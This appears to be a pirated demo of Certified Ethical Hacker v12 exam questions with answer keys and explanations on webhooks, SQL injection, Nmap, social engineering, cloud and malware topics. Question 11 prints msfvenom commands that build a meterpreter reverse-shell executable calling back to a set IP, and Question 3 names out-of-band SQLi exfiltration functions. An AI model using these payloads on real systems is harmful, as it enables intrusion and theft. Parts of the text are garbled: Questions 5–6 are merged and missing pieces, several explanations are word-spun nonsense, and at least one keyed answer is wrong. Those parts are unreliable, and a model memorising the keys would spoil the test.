

Eccouncil.Pre.312-50v12 .50q - DEMO

Number: 312-50v12
Passing Score: 800
Time Limit: 120 min



Exam Code: 312-50v12
Exam Name: Certified Ethical Hacker v12 Exam
Website: <https://VCEup.com/>
Team-Support: <https://VCEplus.io/>



QUESTION 1

Susan, a software developer, wants her web API to update other applications with the latest information. For this purpose, she uses a user-defined HTTP tailback or push APIs that are raised based on trigger events: when invoked, this feature supplies data to other applications so that users can instantly receive real-time Information. Which of the following techniques is employed by Susan?

- A. web shells
- B. Webhooks
- C. REST API
- D. SOAP API

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

Webhooks are one of a few ways internet applications will communicate with one another.


It allows you to send real-time data from one application to another whenever a given event happens.

For example, let's say you've created an application using the Foursquare API that tracks when people check into your restaurant. You ideally wish to be able to greet customers by name and provide a complimentary drink when they check in.

What a webhook will is notify you any time someone checks in, therefore you'd be able to run any processes that you simply had in your application once this event is triggered.

The data is then sent over the web from the application wherever the event originally occurred, to the receiving application that handles the data.

Here's a visual representation of what that looks like:



A webhook url is provided by the receiving application, and acts as a phone number that the other application will call once an event happens.

Only it's more complicated than a phone number, because data about the event is shipped to the webhook url in either JSON or XML format. this is known as the "payload." Here's an example of what a webhook url looks like with the payload it's carrying:



What are Webhooks? Webhooks are user-defined HTTP callback or push APIs that are raised based on events triggered, such as comment received on a post and pushing code to the registry. A webhook allows an application to update other applications with the latest information. Once invoked, it supplies data to the other applications, which means that users instantly receive real-time information. Webhooks are sometimes called "Reverse APIs" as they provide what is required for API specification, and the developer should create an API to use a webhook. A webhook is an API concept that is also used to send text messages and notifications to mobile numbers or email addresses from an application when a specific event is triggered. For instance, if you search for something in the online store and the required item is out of stock, you click on the "Notify me" bar to get an alert from the application when that item is available for purchase. These notifications from the applications are usually sent through webhooks.

QUESTION 2

Johnson, an attacker, performed online research for the contact details of reputed cybersecurity firms. He found the contact number of sibertech.org and dialed the number, claiming himself to represent a technical support team from a vendor. He warned that a specific server is about to be compromised and requested sibertech.org to follow the provided instructions. Consequently, he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical information to Johnson's machine. What is the social engineering technique Steve employed in the above scenario?

- A. Quid pro quo
- B. Diversion theft
- C. Elicitation
- D. Phishing

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

<https://www.eccouncil.org/what-is-social-engineering/>

This Social Engineering scam involves an exchange of information that can benefit both the victim and the trickster. Scammers would make the prey believe that a fair exchange will be present between both sides, but in reality, only the fraudster stands to benefit, leaving the victim hanging on to nothing. An example of a Quid Pro Quo is a scammer pretending to be an IT support technician.

The con artist asks for the login credentials of the company's computer saying that the company is going to receive technical support in return. Once the victim has provided the credentials, the scammer now has control over the company's computer and may possibly load malware or steal personal information that can be a motive to commit identity theft.

"A quid pro quo attack (aka something for something" attack) is a variant of baiting. Instead of baiting a target with the promise of a good, a quid pro quo attack promises a service or a benefit based on the execution of a specific action."

<https://resources.infosecinstitute.com/topic/commonsocial-engineeringattacks/#:~:text=A%20quid%20pro%20quo%20attack,execution%20of%20a%20specific%20action.>

QUESTION 3

SQL injection (SQLi) attacks attempt to inject SQL syntax into web requests, which may Bypass authentication and allow attackers to access and/or modify data attached to a web application.

Which of the following SQLi types leverages a database server's ability to make DNS requests to pass data to an attacker?

- A. Union-based SQLi
- B. Out-of-band SQLi
- C. In-band SQLi
- D. Time-based blind SQLi



Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

Out-of-band SQL injection occurs when an attacker is unable to use an equivalent channel to launch the attack and gather results. ... Out-of-band SQLi techniques would believe the database server's ability to form DNS or HTTP requests to deliver data to an attacker. Out-of-band SQL injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application. Out-of-band SQL injection occurs when an attacker is unable to use the same channel to launch the attack and gather results.

Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).

Out-of-band SQLi techniques would rely on the database server's ability to make DNS or HTTP requests to deliver data to an attacker. Such is the case with Microsoft SQLServer's xp_dirtree command, which can be used to make DNS requests to a server an attacker controls; as well as Oracle Database's UTL_HTTP package, which can be used to send HTTP requests from SQL and PL/SQL to a server an attacker controls.

QUESTION 4

Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network.

Which of the following host discovery techniques must he use to perform the given task?

- A. UDP scan
- B. TCP Maimon scan
- C. arp ping scan
- D. ACK flag probe scan

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

This is best illustrated by an example where a ping scan is attempted against an Area Ethernet host.

Raw IP ping scan example for offline targets

There is another problem with raw IP ping scans on the LAN. If the destination host turns out to be unresponsive, as in the previous example, the source host usually adds an incomplete entry for that destination IP to the kernel ARP table. ARP tables are finite and some operating systems become unresponsive when full. If Nmap is used in rawIP mode (`--send-ip`), Nmap may have to wait a few minutes for the ARP cache entry to expire before continuing host discovery. ARP scans solve both problems by giving Nmap the highest priority. Nmap issues raw ARP requests and handles retransmissions and timeout periods in its sole discretion. The system ARP cache is bypassed. The example shows the difference. This ARP scan takes just over a tenth of the time it takes for an equivalent IP.

```
# nmap -sN -PE -p22 --packet-trace --send-eth 192.168.11.12

Starting Nmap ( http://nmap.org )
NMAP (0.0.0.0) TCP who-his 192.168.11.12 [ttl 192.168.0.100]
NMAP (0.0.1000) TCP who-his 192.168.11.12 [ttl 192.168.0.100]
Note: host seems down. If it is really up, but blocking ping probes, try -sX
Nmap done: 1 IP address (0 hosts up) scanned in 0.22 seconds
```

If you give Nmap control to send raw Ethernet frames, Nmap can also adjust the source MAC address. If you have the only PowerBook in your security conference room and a large ARP scan is initiated from an Apple-registered MAC address, your head may turn to you. Use the `--spoof-mac` option to spoof the MAC address as described in the [MAC Address Spoofing](#) section.

Ralph, a professional hacker, targeted Jane, who had recently bought new systems for her company.

- A. Dumpster diving
- B. Eavesdropping
- C. Shoulder surfing
- D. impersonation

Section: (none)

Explanation:

- A. Cloud hopper attack
- B. Cloud cryptojacking
- C. Cloudborne attack
- D. Man-in-the-cloud (MITC) attack

Explanation/Reference:

Explanation:

Operation Cloud Hopper was an in depth attack and theft of data in 2017 directed at MSP within the uk (U.K.), us (U.S.), Japan, Canada, Brazil, France, Switzerland, Norway, Finland, Sweden, South Africa , India, Thailand, South Korea and Australia. The group used MSP as intermediaries to accumulate assets and trade secrets from MSP client engineering, MSP industrial manufacturing, retail, energy, pharmaceuticals, telecommunications, and government agencies. Operation Cloud Hopper used over 70 variants of backdoors, malware and trojans. These were delivered through spear-phishing emails. The attacks scheduled tasks or leveraged services/utilities to continue Microsoft Windows systems albeit the pc system was rebooted. It installed malware and hacking tools to access systems and steal data.

QUESTION 7

joe works as an it administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider, in the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?

- A. Cloud booker
- B. Cloud consumer
- C. Cloud carrier
- D. Cloud auditor

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

A cloud carrier acts as an intermediary that provides connectivity and transport of cloud services between cloud consumers and cloud providers.

Cloud carriers provide access to consumers through network, telecommunication and other access devices. for instance, cloud consumers will obtain cloud services through network access devices, like computers, laptops, mobile phones, mobile web devices (MIDs), etc.

The distribution of cloud services is often provided by network and telecommunication carriers or a transport agent, wherever a transport agent refers to a business organization that provides physical transport of storage media like high-capacity hard drives.

Note that a cloud provider can started SLAs with a cloud carrier to provide services consistent with the level of SLAs offered to cloud consumers, and will require the cloud carrier to provide dedicated and secure connections between cloud consumers and cloud providers.

QUESTION 8

Emily, an extrovert obsessed with social media, posts a large amount of private information, photographs, and location tags of recently visited places. Realizing this. James, a professional hacker, targets Emily and her acquaintances, conducts a location search to detect their geolocation by using an automated tool, and gathers information to perform other sophisticated attacks. What is the tool employed by James in the above scenario?

- A. ophcrack
- B. Hootsuite
- C. VisualRoute
- D. HULK

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

Hootsuite may be a social media management platform that covers virtually each side of a social media manager's role.

With only one platform users area unit ready to do the easy stuff like reverend cool content and schedule posts on social media in all the high to managing team members and measure ROI.

There area unit many totally different plans to decide on from, from one user set up up to a bespoke enterprise account that's appropriate for much larger organizations.

Conducting location search on social media sites such as Twitter, Instagram, and Facebook helps attackers to detect the geolocation of the target. This information further helps attackers to perform various social engineering and non-technical attacks. Many online tools such as Followerwonk, Hootsuite, and Sysomos are available to search for both geotagged and non-geotagged information on social media sites. Attackers search social media sites using these online tools using keywords, usernames, date, time, and so on...

QUESTION 9

Annie, a cloud security engineer, uses the Docker architecture to employ a client/server model in the application she is working on. She utilizes a component that can process API requests and handle various Docker objects, such as containers, volumes. Images, and networks. What is the component of the Docker architecture used by Annie in the above scenario?

- A. Docker client
- B. Docker objects
- C. Docker daemon
- D. Docker registries

Correct Answer: C


Section: (none)

Explanation

Explanation/Reference:

Explanation:

Docker uses a client-server design. The docker client talks to the docker daemon, that will the work of building, running, and distributing your docker containers. The docker client and daemon will run on the same system, otherwise you will connect a docker consumer to a remote docker daemon. The docker consumer and daemon communicate using a REST API, over OS sockets or a network interface.



The docker daemon (dockerd) listens for docker API requests and manages docker objects like pictures, containers, networks, and volumes. A daemon may communicate with other daemons to manage docker services.

QUESTION 10

Steven connected his iPhone to a public computer that had been infected by Clark, an attacker. After establishing the connection with the public computer, Steven enabled iTunes WI-Fi sync on the computer so that the device could continue communication with that computer even after being physically disconnected. Now, Clark gains access to Steven's iPhone through the infected computer and is able to monitor and read all of Steven's activity on the iPhone, even after the device is out of the communication zone.

Which of the following attacks is performed by Clark in above scenario?

- A. IOS trustjacking
- B. IOS Jailbreaking
- C. Exploiting SS7 vulnerability
- D. Man-in-the-disk attack

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

An iPhone client's most noticeably terrible bad dream is to have somebody oversee his/her gadget, including the capacity to record and control all action without waiting be in a similar room. In this blog entry, we present another weakness called "Trustjacking", which permits an aggressor to do precisely that.

This weakness misuses an iOS highlight called iTunes Wi-Fi sync, which permits a client to deal with their iOS gadget without genuinely interfacing it to their PC. A solitary tap by the iOS gadget proprietor when the two are associated with a similar organization permits an assailant to oversee the gadget. Furthermore, we will stroll through past related weaknesses and show the progressions that iPhone has made to alleviate them, and why these are adequately not to forestall comparative assaults.

After interfacing an iOS gadget to another PC, the clients are being found out if they trust the associated PC or not. Deciding to believe the PC permits it to speak with the iOS gadget by means of the standard iTunes APIs.

This permits the PC to get to the photographs on the gadget, perform reinforcement, introduce applications and considerably more, without requiring another affirmation from the client and with no recognizable sign. Besides, this permits enacting the "iTunes Wi-Fi sync" highlight, which makes it conceivable to proceed with this sort of correspondence with the gadget even after it has been detached from the PC, as long as the PC and the iOS gadget are associated with a similar organization. It is intriguing to take note of that empowering "iTunes Wi-Fi sync" doesn't need the casualty's endorsement and can be directed simply from the PC side.

Getting a live stream of the gadget's screen should be possible effectively by consistently requesting screen captures and showing or recording them distantly.

It is imperative to take note of that other than the underlying single purpose of disappointment, approving the vindictive PC, there is no other component that forestalls this proceeded with access.

Likewise, there isn't anything that informs the clients that by approving the PC they permit admittance to their gadget even in the wake of detaching the USB link.

QUESTION 11

what is the correct way of using MSFvenom to generate a reverse TCP shellcode for windows?

- A. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f c
- B. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f c

C. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe
 D. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

<https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom> Often one of the most useful (and to the beginner underrated) abilities of Metasploit is the msfpayload module. Multiple payloads can be created with this module and it helps something that can give you a shell in almost any situation. For each of these payloads you can go into msfconsole and select exploit/multi/handler. Run 'set payload' for the relevant payload used and configure all necessary options (LHOST, LPORT, etc). Execute and wait for the payload to be run. For the examples below it's pretty self explanatory but LHOST should be filled in with your IP address (LAN IP if attacking within the network, WAN IP if attacking across the internet), and LPORT should be the port you wish to be connected back on.

Example for Windows:

- msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f exe > shell.exe

QUESTION 12

which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?

- A. intrusion detection system
- B. Honeypot
- C. Botnet
- D Firewall

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

A honeypot may be a trap that an IT pro lays for a malicious hacker, hoping that they will interact with it during a way that gives useful intelligence. It's one among the oldest security measures in IT, but beware: luring hackers onto your network, even on an isolated system, are often a dangerous game. honeypot may be a good starting place: "A honeypot may be a computer or computing system intended to mimic likely targets of cyberattacks." Often a honeypot are going to be deliberately configured with known vulnerabilities in situation to form a more tempting or obvious target for attackers. A honeypot won't contain production data or participate in legitimate traffic on your network — that's how you'll tell anything happening within it's a results of an attack. If someone's stopping by, they're up to no good.

That definition covers a various array of systems, from bare-bones virtual machines that only offer a couple of vulnerable systems to ornately constructed fake networks spanning multiple servers. and therefore the goals of these who build honeypots can vary widely also , starting from defense thorough to academic research. additionally , there's now an entire marketing category of deception technology that, while not meeting the strict definition of a honeypot, is certainly within the same family. But we'll get thereto during a moment. honeypots aim to permit close analysis of how hackers do their dirty work. The team controlling the honeypot can watch the techniques hackers use to infiltrate systems, escalate privileges, and otherwise run amok through target networks. These sorts of honeypots are found out by security companies, academics, and government agencies looking to look at the threat landscape. Their creators could also be curious about learning what kind of attacks are out there, getting details on how specific sorts of attacks work, or maybe trying to lure a specific hackers within the hopes of tracing the attack back to its source. These systems are often inbuilt fully isolated lab environments, which ensures that any breaches don't end in non-honeypot machines falling prey to attacks.

Production honeypots, on the opposite hand, are usually deployed in proximity to some organization's production infrastructure, though measures are taken to isolate it the maximum amount as possible. These honeypots often serve both as bait to distract hackers who could also be trying to interrupt into that organization's network, keeping them faraway from valuable data or services; they will also function a canary within the coalpit , indicating that attacks are underway and are a minimum of partially succeeding.

QUESTION 13

Consider the following Nmap output:

```
Starting Nmap X.XX (http://nmap.org) at XXX-XX-XX XX:XX EDT
Nmap scan report for 192.168.1.42 Host is up (0.00023s latency).
Not shown: 932 filtered ports, 56 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
53/tcp open domain
80/tcp open http
110/tcp open pop3
143/tcp open imap
443/tcp open https
465/tcp open smtps
587/tcp open submission
993/tcp open imaps
995/tcp open pop3s
Nmap done: 1 IP address (1 host up) scanned in 3.90 seconds
```

what command-line parameter could you use to determine the type and version number of the web server?

- A. -sv
- B. -Pn
- C. -V
- D. -ss

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

C:\Users\moi>nmap -h | findstr " -sV" -sV: Probe open ports to determine service/version info



QUESTION 14

what are common files on a web server that can be misconfigured and provide useful Information for a hacker such as verbose error messages?

- A. httpd.conf
- B. administration.config
- C. idq.dll
- D. php.ini

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

The php.ini file may be a special file for PHP. it's where you declare changes to your PHP settings.

The server is already configured with standard settings for PHP, which your site will use by default.

Unless you would like to vary one or more settings, there's no got to create or modify a php.ini file. If you'd wish to make any changes to settings, please do so through the MultiPHP INI Editor.

QUESTION 15

infecting a system with malware and using phishing to gain credentials to a system or web application are examples of which phase of the ethical hacking methodology?

- A. Reconnaissance
- B. Maintaining access
- C. Scanning
- D. Gaining access

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

Explanation:

This phase having the hacker uses different techniques and tools to realize maximum data from the system. they're –

- Password cracking – Methods like Bruteforce, dictionary attack, rule-based attack, rainbow table are used. Bruteforce is trying all combinations of the password. Dictionary attack is trying an inventory of meaningful words until the password matches. Rainbow table takes the hash value of the password and compares with pre-computed hash values until a match is discovered.
- Password attacks – Passive attacks like wire sniffing, replay attack. Active online attack like Trojans, keyloggers, hash injection, phishing. Offline attacks like pre-computed hash, distributed network and rainbow. Non electronic attack like shoulder surfing, social engineering and dumpster diving.

QUESTION 16

which type of virus can change its own code and then cipher itself multiple times as it replicates?

- A. Stealth virus
- B. Tunneling virus
- C. Cavity virus
- D. Encryption virus

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

Explanation:

A stealth virus may be a sort of virus malware that contains sophisticated means of avoiding detection by antivirus software. After it manages to urge into the now-infected machine a stealth viruses hides itself by continually renaming and moving itself round the disc.

Like other viruses, a stealth virus can take hold of the many parts of one's PC. When taking control of the PC and performing tasks, antivirus programs can detect it, but a stealth virus sees that coming and can rename then copy itself to a special drive or area on the disc, before the antivirus software.

Once moved and renamed a stealth virus will usually replace the detected 'infected' file with a clean file that doesn't trigger anti-virus detection. It's a never-ending game of cat and mouse.

The intelligent architecture of this sort of virus about guarantees it's impossible to completely rid oneself of it once infected. One would need to completely wipe the pc and rebuild it from scratch to completely eradicate the presence of a stealth virus. Using regularly-updated antivirus software can reduce risk, but, as we all know, antivirus software is additionally caught in an endless cycle of finding new threats and protecting against them.

<https://www.techslang.com/definition/what-is-a-stealth-virus/>

QUESTION 17

You are a penetration tester working to test the user awareness of the employees of the client xyz.

You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email. Which stage of the cyber kill chain are you at?

- A. Reconnaissance
- B. Command and control
- C. Weaponization
- D. Exploitation

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

Explanation:

Weaponization

The adversary analyzes the data collected in the previous stage to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even individuals within the organization to carry out their attack. For example, the adversary may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary. The following are the activities of the adversary: o Identifying appropriate malware payload based on the analysis o Creating a new malware payload or selecting, reusing, modifying the available malware payloads based on the identified vulnerability o Creating a phishing email campaign o Leveraging exploit kits and botnets https://en.wikipedia.org/wiki/Kill_chain The Cyber Kill Chain consists of 7 steps: Reconnaissance, weaponization, delivery, exploitation, installation, command and control, and finally, actions on objectives. Below you can find detailed information on each.

1. Reconnaissance: In this step, the attacker/intruder chooses their target. Then they conduct indepth research on this target to identify its vulnerabilities that can be exploited.
2. Weaponization: In this step, the intruder creates a malware weapon like a virus, worm, or such to exploit the target's vulnerabilities. Depending on the target and the purpose of the attacker, this malware can exploit new, undetected vulnerabilities (also known as the zero-day exploits) or focus on a combination of different vulnerabilities.
3. Delivery: This step involves transmitting the weapon to the target. The intruder/attacker can employ different USB drives, e-mail attachments, and websites for this purpose.

4. Exploitation: In this step, the malware starts the action. The program code of the malware is triggered to exploit the target's vulnerability/vulnerabilities.
5. Installation: In this step, the malware installs an access point for the intruder/attacker. This access point is also known as the backdoor.
6. Command and Control: The malware gives the intruder/attacker access to the network/system.
7. Actions on Objective: Once the attacker/intruder gains persistent access, they finally take action to fulfill their purposes, such as encryption for ransom, data exfiltration, or even data destruction.

QUESTION 18

Samuel a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSLv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information. Which of the following attacks can be performed by exploiting the above vulnerability?

- A. DROWN attack
- B. Padding oracle attack
- C. Side-channel attack
- D. DUHK attack

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

DROWN is a serious vulnerability that affects HTTPS and other services that deem SSL and TLS, someof the essential cryptographic protocols for net security. These protocols allow everyone on the netto browse the net, use email, look on-line, and send instant messages while not third-parties beingable to browse the communication.

DROWN allows attackers to break the encryption and read or steal sensitive communications, as well as passwords, credit card numbers, trade secrets, or financial data. At the time of public disclosure on March 2016, our measurements indicated thirty third of all HTTPS servers were vulnerable to the attack. fortuitously, the vulnerability is much less prevalent currently. As of 2019, SSL Labs estimates that one.2% of HTTPS servers are vulnerable.

What will the attackers gain?

Any communication between users and the server. This typically includes, however isn't limited to, usernames and passwords, credit card numbers, emails, instant messages, and sensitive documents. under some common scenarios, an attacker can also impersonate a secure web site and intercept or change the content the user sees.

Who is vulnerable?

Websites, mail servers, and other TLS-dependent services are in danger for the DROWN attack. At the time of public disclosure, many popular sites were affected. we used Internet-wide scanning to live how many sites are vulnerable:


	Vulnerable at Disclosure (March 2016)
HTTPS — Top one million domains	25%
HTTPS — All browser-trusted sites	22%
HTTPS — All sites	33%

Operators of vulnerable servers got to take action. there's nothing practical that browsers or endusers will do on their own to protect against this attack.

Is my site vulnerable?

Modern servers and shoppers use the TLS encryption protocol. However, because of misconfigurations, several servers also still support SSLv2, a 1990s-era precursor to TLS. This support did not matter in practice, since no up-to-date clients really use SSLv2. Therefore, despite the fact that SSLv2 is thought to be badly insecure, until now, simply supporting SSLv2 wasn't thought of a security problem, is a clients never used it.

DROWN shows that merely supporting SSLv2 may be a threat to fashionable servers and clients. It modern associate degree attacker to modern fashionable TLS connections between up-to-date clients and servers by sending probes to a server that supports SSLv2 and uses the same private key.




A server is vulnerable to DROWN if:

It allows SSLv2 connections. This is surprisingly common, due to misconfiguration and inappropriate default settings.

Its private key is used on any other server that allows SSLv2 connections, even for another protocol.

Many companies reuse the same certificate and key on their web and email servers, for instance. In this case, if the email server supports SSLv2 and the web server does not, an attacker can take advantage of the email server to break TLS connections to the web server.



How do I protect my server?

To protect against DROWN, server operators need to ensure that their private keys software used anywhere with server computer code that enables SSLv2 connections. This includes net servers, SMTP servers, IMAP and POP servers, and the other software that supports SSL/TLS.

Disabling SSLv2 is difficult and depends on the particular server software. we offer instructions here for many common products:

OpenSSL: OpenSSL may be a science library employed in several server merchandise. For users of OpenSSL, the simplest and recommended solution is to upgrade to a recent OpenSSL version.

OpenSSL 1.0.2 users ought to upgrade to 1.0.2g. OpenSSL 1.0.1 users ought to upgrade to one.0.1s.

Users of older OpenSSL versions ought to upgrade to either one in every of these versions. (Updated March thirteenth, 16:00 UTC) Microsoft IIS (Windows Server): Support for SSLv2 on the server aspect is enabled by default only on the OS versions that correspond to IIS 7.0 and IIS seven.5, particularly Windows scene, Windows Server 2008, Windows seven and Windows Server 2008R2. This support is disabled within the appropriate SSLv2 subkey for 'Server', as outlined in KB245030. albeit users haven't taken the steps to disable SSLv2, the export-grade and 56-bit ciphers that build DROWN possible don't seem to be supported by default.

Network Security Services (NSS): NSS may be a common science library designed into several server merchandise. NSS versions three.13 (released back in 2012) and higher than ought to have SSLv2 disabled by default. (A little variety of users might have enabled SSLv2 manually and can got to take steps to disable it.) Users of older versions ought to upgrade to a more modern version. we tend to still advocate checking whether or not your non-public secret is exposed elsewhere Other affected software and in operation systems:

Instructions and data for: Apache, Postfix, Nginx, Debian, Red Hat

Browsers and other consumers: practical nothing practical that net browsers or different client computer code will do to stop DROWN. only server operators ar ready to take action to guard against the attack.

QUESTION 19

John, a disgruntled ex-employee of an organization, contacted a professional hacker to exploit the organization. In the attack process, the professional hacker Installed a scanner on a machine belonging to one of the vktims and scanned several machines on the same network to Identify vulnerabilities to perform further exploitation. What is the type of vulnerability assessment tool employed by John in the above scenario?

- A. Proxy scanner
- B. Agent-based scanner
- C. Network-based scanner
- D. Cluster scanner

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

Network-based scanner

A network-based vulnerability scanner, in simplistic terms, is the process of identifying loopholes on a computer's network or IT assets, which hackers and threat actors can exploit. By implementing this process, one can successfully identify their organization's current risk(s). This is not where the buck stops; one can also verify the effectiveness of your system's security measures while improving internal and external defenses. Through this review, an organization is well equipped to take an extensive inventory of all systems, including operating systems, installed software, security patches, hardware, firewalls, anti-virus software, and much more.

Agent-based scanner

Agent-based scanners make use of software scanners on each and every device; the results of the scans are reported back to the central server. Such scanners are well equipped to find and report out on a range of vulnerabilities.

NOTE: This option is not suitable for us, since for it to work, you need to install a special agent on each computer before you start collecting data from them.

QUESTION 20

Clark is a professional hacker. He created and configured multiple domains pointing to the same host to switch quickly between the domains and avoid detection.

